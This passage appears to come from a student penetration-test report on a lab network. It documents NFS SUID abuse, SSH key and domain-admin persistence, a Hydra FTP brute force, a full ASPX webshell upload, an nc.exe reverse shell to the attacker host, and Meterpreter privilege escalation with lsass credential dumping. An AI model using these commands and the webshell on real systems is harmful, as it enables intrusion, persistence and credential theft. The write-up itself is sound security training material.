└─$ sudo touch provaKitsunes
```



The first image shows the creation of a file in the `/mnt` folder, where the `/tmp` folder of the victim machine was previously mounted. The second image reveals that, on the victim machine, the file created by the attacker is owned by `root`.

Vulnerability Name: SUID Abuse on Shared Directories

Vulnerability Explanation: This vulnerability arises from the **ability to create executable files** with the **SUID (Set User ID)** or **SGID (Set Group ID) bits** set in shared directories, such as `/tmp`, when mounted via NFS. This enables an attacker to **execute files with elevated privileges directly on the victim machine**. The issue is exacerbated by the absence of restrictions like the `nosuid` **option** and the presence of configurations like `no_root_squash`, which allow such files to run with elevated permissions

Vulnerability Fix: To address the vulnerability, you should configure the `/etc/fstab` file on the NFS client to **include the nosuid option** for shared directories. This will prevent the execution of files with the SUID or SGID bits set on the mounted NFS filesystem. Adding the `nosuid` option ensures that **files with elevated privilege bits cannot be executed**, reducing the risk of privilege escalation through malicious files in shared directories.


For example, if you are mounting a shared directory from an NFS server located at *192.168.1.10:/tmp*, you would configure it in the `/etc/fstab` file on the client like this:


```
192.168.1.10:/tmp    /mnt/tmp    nfs    rw,sync,nosuid    0    0
```

This setup ensures that the directory /tmp from the NFS server at 192.168.1.10 is mounted on the client at /mnt/tmp with the nosuid option, which disables the use of the SUID and SGID bits for any file within that directory. (sudo mount -a to reload the configuration with the new line.)

Severity: **CVSS:** 8.1
CVSS v3.1 vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Proof of Concept:





The first image shows that we have assigned SUID permissions to a file located in the `/mnt` directory, where the `/tmp` folder of the victim machine is mounted. The second image demonstrates that, on the victim machine, the file has the SUID bit active, allowing any user to execute the file with the privileges of its owner, which is the `root` user.

3.3 Maintaining Access

3.3.1 On the Linux system

After **gaining access** to machine 192.168.72.5, we **ensured persistence** by appending our **public key** to the end of the **authorized_keys file** in the **SSH configuration folder**, allowing us to maintain direct access to the machine without having to repeat the entire process described earlier. This enables us to **log in directly** using the corresponding private key, without requiring further repeated exploits or credentials.

To prevent attackers from gaining persistence on the system in the same way, in general, one of the first actions to take is to **block SSH public key authentication**, disabling public key authentication by modifying the **PubkeyAuthentication directive** in the **SSH configuration file (/etc/ssh/sshd_config)**.

Detailed procedure

If the authorized_keys file does not exist, we can create it in the .ssh folder. If it already exists, we simply **add our public key to the end** of the file without overwriting the existing content, to avoid arousing suspicion.

First, we **generate a public key** on our attacking machine (192.168.72.6) using the command `ssh-keygen`. During key generation, we choose a **passphrase** to protect the key.

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~/.ssh]
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/a.decaro39/.ssh/id_ed25519): id_ed25519
Enter passphrase for "id_ed25519 " (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_ed25519
Your public key has been saved in id_ed25519 .pub
The key fingerprint is:
SHA256:+OrhErGu85xy03T7aXAZXH9QEJIyavzVfMSwIDeVjoQ a.decaro39@pteh-kali-072-6
The key's randomart image is:
+--[ED25519 256]--+
|          ..=o=B.|
|          Eo++o.o|
|       . o = *.o |
|    .  .+ o o = o|
|     o..S. +   o |
|    o ..o +      |
|   . +...+       |
|  o.=o.o. ..     |
|  .*+++  oo      |
+----[SHA256]-----+
```

Next, we **move to the .ssh folder** and **copy** the contents of our public key.

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~/.ssh]
└─$ ls -la
total 28
drwx------  2 a.decaro39 a.decaro39 4096 Dec 22 13:02 .
drwx------ 12 a.decaro39 a.decaro39 4096 Dec 11 16:15 ..
-rw-rw-r--  1 a.decaro39 a.decaro39   95 Dec  4 01:18 authorized_keys
-rw-------  1 a.decaro39 a.decaro39  419 Nov 13 22:03 id_ed25519
-rw-r--r--  1 a.decaro39 a.decaro39  108 Nov 13 22:03 id_ed25519.pub
-rw-------  1 a.decaro39 a.decaro39  979 Dec  4 01:16 known_hosts
-rw-r--r--  1 a.decaro39 a.decaro39  142 Nov 13 22:20 known_hosts.old
```

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~/.ssh]
└─$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID99t4AQs8uvGZiS+g/zLOSAeBb/edz989T+VHNHweNM a.decaro39@pteh-kali-072-6
```

And then, we append it to the authorized_keys file on the machine:

```
www-data@pteh-debian:/var/www$ cat .ssh/authorized_keys
cat .ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINJ21X5L+e91fa/nyd+/559EFx9crNR5RSqmYTbjOYd+ a.pecoraro65@unisa.it
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHsUAaNPF0q/70ZZQIB6OVwF+r9TT/ekr93R3/AqTZB8 a.manfredi13@pteh-kali-072-6
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFVJt88ABjgb8nlCw8Ns06grnrV42fVul6CruqPWFNMO l.borrelli11@pteh-kali-072-6
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH/Qk61OijCzgQ+6Zge1h7H5RUxbC7SZKKr9Elb2CLVQ a.accarino6@pteh-kali-072-6

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM7cKWr9VrMMGnuRBVWbJrKPJOYQZ/fLCJTu6UsdbTrk a.tecce3@pteh-kali-072-6
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHuipARq9N4Q0Vld9cl4IbvsmgeVkWoDeG0+n35ZUcAS m.bove23@pteh-kali-072-6
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINvZ/YTHfRPlNsVAxdxwqldFQjTA2kiTrlzi2lChVvdt m.panico20@pteh-kali-072-6
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID99t4AQs8uvGZiS+g/zLOSAeBb/edz989T+VHNHweNM a.decaro39@pteh-kali-072-6
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINRBw4ob1Gi4yGrYAY2ccjNPFQ4OHFh+XBbhjpZDbHJ1 c.conato@pteh-kali-072-6
www-data@pteh-debian:/var/www$
```

3.3.2 On the Windows system

Regarding persistence on Windows machines, we adopted the same approach for all the machines we accessed. To avoid repeating the explanation for each individual machine, we will detail the process once for one of the machines (192.168.72.4). For the other machines, the procedure is exactly the same.

Detailed procedure

Once we obtained **NT AUTHORITY\SYSTEM** or **Administrator** privileges on the machine, we simply used the command:

```
net user /domain add kitsunes Password123#
```

to add our custom user, **kitsunes**, to the domain with the password **Password123#**. Afterward, we added this user as a local administrator using the command:

```
net localgroup Administrators kitsunes /add
```

This ensured that kitsunes was included in the local "***Administrators***" group, granting it **full administrative privileges on the machine**.

As a final step, we ensure that **kitsunes** is added to the **Domain Admins** group once we gain access to the Domain Controller. This guarantees convenient and persistent access to the domain.

```
C:\Windows\system32> net user kitsunes Password123## /add /domain
The command completed successfully.


C:\Windows\system32> net group "Domain Admins" kitsunes /add /domain
The command completed successfully.


C:\Windows\system32>net group "Domain Admins"
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            kitsunes                 ShellBreakers
The command completed successfully.
```

3.4 House Cleaning

The house-cleaning phase of the assessment ensures that all remnants of the penetration test are removed. Leaving behind tools, user accounts, or intermediate files on an organization's systems

can create security risks in the future. It is crucial to thoroughly clean up to ensure no traces of the test remain.

After collecting trophies from the exam network, we systematically **removed all usernames, passwords**, and **Meterpreter services** installed on the systems. Additionally, we deleted any intermediate files, scripts, and executables deployed during the test on both Linux and Windows machines to leave the systems in their original state. We also ensured that all resources used and any modifications made during the process were reverted, particularly on the **crontab** of the Linux machine, to restore the environment as closely as possible to its original state.


4.0 Additional Items

Appendix W1 - Credential Stuffing on FTP and Information Leakage

By running an `nmap -sC -sV` scan on machine 9, we can observe that FTP port 21 is open. Additionally, we notice that the FTP server does not accept anonymous requests.

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ nmap -sC -sV 192.168.72.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 09:52 CET
Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00043s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-12-21T08:53:00+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=sanseverino.finance.calipendula.loc
| Not valid before: 2024-11-30T12:32:59
|_Not valid after:  2025-06-01T12:32:59
| rdp-ntlm-info:
|   Target_Name: FINANCE
|   NetBIOS_Domain_Name: FINANCE
|   NetBIOS_Computer_Name: SANSEVERINO
|   DNS_Domain_Name: finance.calipendula.loc
|   DNS_Computer_Name: sanseverino.finance.calipendula.loc
|   DNS_Tree_Name: calipendula.loc
|   Product_Version: 10.0.19041
|_  System_Time: 2024-12-21T08:52:55+00:00
MAC Address: BC:24:11:D0:CD:9E (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

However, beyond port 21, machine 9 also has port 80 open. Visiting this port, we find a webpage that may provide us with useful information. Specifically, we can infer that a possible username might be "**webmaster**."



With this information, we can now attempt a **brute force** attack using a common password dictionary, such as **rockyou.txt**. To carry out this operation, we can use a brute force tool like ***Hydra***.

```
┌──(g.biscardi㉿pteh-kali-072-6)-[~]
└─$ hydra -l webmaster -P /usr/share/wordlists/rockyou.txt ftp://192.168.72.9
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 16:55:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.72.9:21/
[21][ftp] host: 192.168.72.9   login: webmaster   password: chivas#1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 16:55:48
```

The tool detects that the password for the "webmaster" user is **chivas#1**, and now **we can log in** as "webmaster" to the FTP server. This grants us the privilege to **upload and download files**.

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ ftp 192.168.72.9
Connected to 192.168.72.9.
220 Microsoft FTP Service
Name (192.168.72.9:e.falcone9): webmaster
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
```


Appendix W2 - Remote Code Execution

Once we have accessed the FTP server, the first thing we do is **check the files present on the server.**

```
ftp> ls
229 Entering Extended Passive Mode (|||50609|)
125 Data connection already open; Transfer starting.
11-25-24  05:07PM       <DIR>          aspnet_client
12-01-24  02:39PM                  419 Default.htm
11-25-24  04:47PM                98757 iisstart.png
226 Transfer complete.
ftp>
```

Among the files, we notice the presence of an `iisstart.png` file and a `.htm` file, which suggests that **we are in the IIS web server's directory**. To verify this, we perform a **test** by uploading a file to the directory and checking if we can access the uploaded file via the web browser.

```
ftp> ls
229 Entering Extended Passive Mode (|||50199|)
125 Data connection already open; Transfer starting.
11-25-24  05:07PM       <DIR>          aspnet_client
12-01-24  02:39PM                  419 Default.htm
11-25-24  04:47PM                98757 iisstart.png
12-03-24  05:09PM                 1585 page1.aspx
12-03-24  05:02PM                 1583 peppiniello.aspx
12-03-24  05:03PM                   18 testC
226 Transfer complete.
```




Since the test was successful, we realize that **we can upload any file** we wish to the web server. We decide to upload a **webshell**. In this case, since we are on an IIS server, we cannot use a PHP webshell and **must use an ASPX webshell** instead. Therefore, we choose to use a webshell obtained from GitHub (https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx).

```
 GNU nano 8.2                                                webshell.aspx
<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>

<script runat="server">

Sub RunCmd(Src As Object, E As EventArgs)
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments=xcmd.text
  myProcess.Start()

  Dim myStreamReader As StreamReader = myProcess.StandardOutput
  Dim myString As String = myStreamReader.Readtoend()
  myProcess.Close()
  mystring=replace(mystring,"<","&lt;")
  mystring=replace(mystring,">","&gt;")
  result.text= vbcrlf & "<pre>" & mystring & "</pre>"
End Sub

</script>

<html>
<body>
<form runat="server">
<p><asp:Label id="L_p" runat="server" width="80px">Program</asp:Label>
<asp:TextBox id="xpath" runat="server" Width="300px">c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id="L_a" runat="server" width="80px">Arguments</asp:Label>
<asp:TextBox id="xcmd" runat="server" Width="300px" Text="/c net user">/c net user</asp:TextBox>
<p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px" Text="Run"></asp:Button>
<p><asp:Label id="result" runat="server"></asp:Label>
</form>
</body>
</html>
```


After downloading it, we proceed with uploading the webshell.

```
ftp> put webshell.
webshell.aspx   webshell.php
ftp> put webshell.aspx calc64.aspx
local: webshell.aspx remote: calc64.aspx
229 Entering Extended Passive Mode (|||50203|)
125 Data connection already open; Transfer starting.
100% |*********************************|  1585        2.73 MiB/s    --:-- ETA
226 Transfer complete.
1585 bytes sent in 00:00 (848.60 KiB/s)
ftp>
```

Finally, we try to access the resource through our browser.




After uploading the webshell and pointing the browser to http://192.168.72.9/calc64.aspx, we find our webshell ready to receive commands, executing them with the privileges of the IIS user iis apppool\www.




Appendix W2.1 - Opening of a reverse shell

For convenience during the ongoing attack, we will now open a reverse shell for the `IIS APPPOOL\www` user to work more comfortably.


First, we need to download Netcat (nc) onto the Windows machine, as we assume it is not already present. We proceed by using a remote procedure call (RPC) to complete the operation.





Now that `nc.exe` has been uploaded to the machine at 192.168.72.9, we can use it to open a reverse shell on port 9999 by passing the following command as an argument to the webshell:

```
-c "c:/windows/system32/spool/drivers/color/script/nc.exe 192.168.72.6
9999"
```




```
┌──(g.biscardi㉿pteh-kali-072-6)-[~]
└─$ nc -nvlp 9999
listening on [any] 9999 ...

connect to [192.168.72.6] from (UNKNOWN) [192.168.72.9] 50266
Microsoft Windows [Versione 10.0.19045.5131]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\windows\system32\inetsrv>
C:\windows\system32\inetsrv>whoami
whoami
iis apppool\www

C:\windows\system32\inetsrv>
```

Now, as before, we are inside machine 192.168.72.9 as the IIS APPPOOL\www user, but this time we have a much more convenient shell to work with.

Appendix W3 - SeImpersonatePrivilege privilege escalation


If we check the privileges of the `IIS APPPOOL\www` user, we will see that it has the **SeImpersonatePrivilege**, which we know to be exploitable. First, we navigate to the **Temp** folder on the compromised machine (192.168.72.9).

To carry out the attack, we use **Metasploit**, opening a new shell on our attacking machine (192.168.72.6) and starting Metasploit with the command `msfconsole`.


```
┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ msfconsole
```

Once Metasploit is running, we search for the **windows/misc/hta_server** module using the command `search windows/misc/hta_server`. This module is designed to deliver an **HTA** (Microsoft HTML Application) payload to the target system, leveraging the **MSHTA** exploit, which is commonly used to execute code remotely on Windows systems.


The next step is to configure the target system's architecture. We set the target to **PowerShell x64**, specifying that the exploit will target a 64-bit PowerShell environment on the compromised machine.



For the payload, we configure the default to **windows/x64/meterpreter/reverse_tcp**, a reverse TCP shell that establishes a connection back to our attacking machine, granting us remote control over the target system.



Once the exploit is launched, we will receive a callback link to download the payload associated with the exploit. Metasploit essentially opens a web server on port 8080, from which the file containing the exploit can be downloaded.




To ensure that the payload is transferred correctly from the attacking machine (192.168.72.6) to the target machine (192.168.72.9), we need to access the reverse shell previously opened on the target machine and execute the mshta command. The **mshta** command sends the malicious file to the target machine (192.168.72.9) via the HTTP server running on the attacking machine (192.168.72.6:8080).


The payload is then successfully delivered, and a reverse TCP handler on the attacking machine is initiated, listening on port 1235.

A Meterpreter session is opened (session 1), allowing us to interact with the target system. The session details show that the user **IIS APPPOOL\www** has been compromised on the target system (192.168.72.9).

If we now check the available commands by using the `help` command in the Metasploit console, we will find a particularly interesting command:



The getsystem command works by **leveraging various local exploits or techniques**, depending on what is available on the target system. Since the `IIS APPPOOL\www` user we previously compromised has the **SeImpersonatePrivilege**, the **getsystem** command will attempt to impersonate the security token of a higher-privileged user (such as **NT AUTHORITY\SYSTEM**) to gain those privileges.



Once we execute this command, we will see that it has been successful because if we try to open a shell by entering the **shell** command inside the Metasploit console, we will be able to confirm that we are now operating with **NT AUTHORITY\SYSTEM** privileges.

Appendix W3.1 - Searching for credentials

It can be useful for us, having confirmed that we can escalate to **NT AUTHORITY\SYSTEM** on the machine **192.168.72.9**, to **find credentials** on the machine that we can reuse in other attacks.


We then migrate the context to the **lsass.exe** process and load the **Kiwi** module in Metasploit, which provides advanced tools for credential collection.

Using the **creds_all** command, we retrieve all the credentials stored in **lsass**.

From these credentials, we have further proof that one of the exposed domains is named **finance.calipendula.loc**. Additionally, among the most interesting credentials, we find the NTLM hash for the machine **SANSERVERINO$** (our attacked machine, 192.168.72.9), as well as some cleartext credentials, including the administrator's credentials for the machine we are on.

